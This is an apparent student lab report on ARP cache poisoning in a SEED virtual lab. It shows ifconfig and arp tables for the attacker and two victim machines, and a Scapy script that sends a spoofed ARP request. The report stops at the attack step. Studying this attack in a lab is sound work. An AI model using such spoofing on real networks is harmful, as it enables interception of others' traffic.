CNS LAB

ASSIGNMENT - 3

ARP CASHE POISONING ATTACK LAB

NAME : SIRI S

SEMESTER : 5

SECTION :H

SRN : PES1UG19CS485

Lab Setup:

ATTACKER: 10. 0. 2. 4


VICTIM-A: 10. 0. 2. 5

VICTIM-B: 10. 0. 2. 6

Address Resolution Protocol (ARP) is a protocol that enables network communications to reach a specific device on the network. ARP translates Internet Protocol (IP) addresses to a Media Access Control (MAC) address, and vice versa. Hosts maintain an ARP cache, a mapping table between IP addresses and MAC addresses, and use it to connect to destinations on the network.


ARP poisoning, is a Man in the Middle (MitM) attack that allows attackers communication between network devices to intercept.

ATTACKER IP : 10. 0. 2. 4


SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal File Edit View Search Terminal Help
En 4:58 AM


```
[10/11/21]seed@siris-pes1ug19cs485-attacker:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:1c:cb:a7

          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:25
5.255.255.0
          inet6 addr: fe80::1dd:40b0:26ee:cbcc/64 Scope
:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
ric:1
          RX packets:433 errors:0 dropped:0 overruns:0
frame:0
          TX packets:448 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:70286 (70.2 KB)  TX bytes:42316 (42.
3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2503 errors:0 dropped:0 overruns:0
```

Victim A: 10. 0. 2. 5


SEEDUbuntu Clone [Running]
Terminal File Edit View Search Terminal Help
En 5:03 AM

```
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:61:61:65

          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:25
5.255.255.0
          inet6 addr: fe80::91ee:8da4:1190:88a9/64 Scop
e:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
ric:1
          RX packets:35 errors:0 dropped:0 overruns:0 f
rame:0
          TX packets:95 errors:0 dropped:0 overruns:0 c
arrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6433 (6.4 KB)  TX bytes:10973 (10.9
KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:147 errors:0 dropped:0 overruns:0
```


Victim B: 10. 0. 2. 6



```
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:6e:29:06
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:25
5.255.255.0
          inet6 addr: fe80::5bc6:b14f:14c7:715a/64 Scop
e:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
ric:1
          RX packets:7 errors:0 dropped:0 overruns:0 fr
ame:0
          TX packets:64 errors:0 dropped:0 overruns:0 c
arrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1782 (1.7 KB)  TX bytes:7777 (7.7 KB
)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:65 errors:0 dropped:0 overruns:0 f
```

Task 1A- using ARP request

The following skeleton code is used to perform the ARP cache poisoning using the spoofed ARP request. We create an ARP packet with Victim B‘s IP address as the source and destination as Victim A’s IP address. The op field’s default value is 1 , as it is an ARP request.




SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
File Edit View Search Tools Documents Help
5:21 AM
Open
Save
Python
Tab Width: 8
Ln 6, Col 1
INS

```
from scapy.all import *

E = Ether(dst='08:00:27:61:61:65', src='08:00:27:6e:29:06')

A = ARP(hwsrc='08:00:27:6e:29:06',psrc='10.0.2.6',
hwdst='08:00:27:61:61:65',pdst='10.0.2.5')

pkt = E/A
pkt.show()
sendp(pkt)
```


Before the Attack (Ether and no Ether):

Victim A:



```
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ 
```


Victim B:



SEEDUbuntu Clone1 [Running]
Terminal File Edit View Search Terminal Help
En
5:43 AM

```
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ 
```


Attacker:



SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal
En
5:44 AM


```
[10/11/21]seed@siris-pes1ug19cs485-attacker:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-attacker:~$ 
```

ARP Attack:


SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
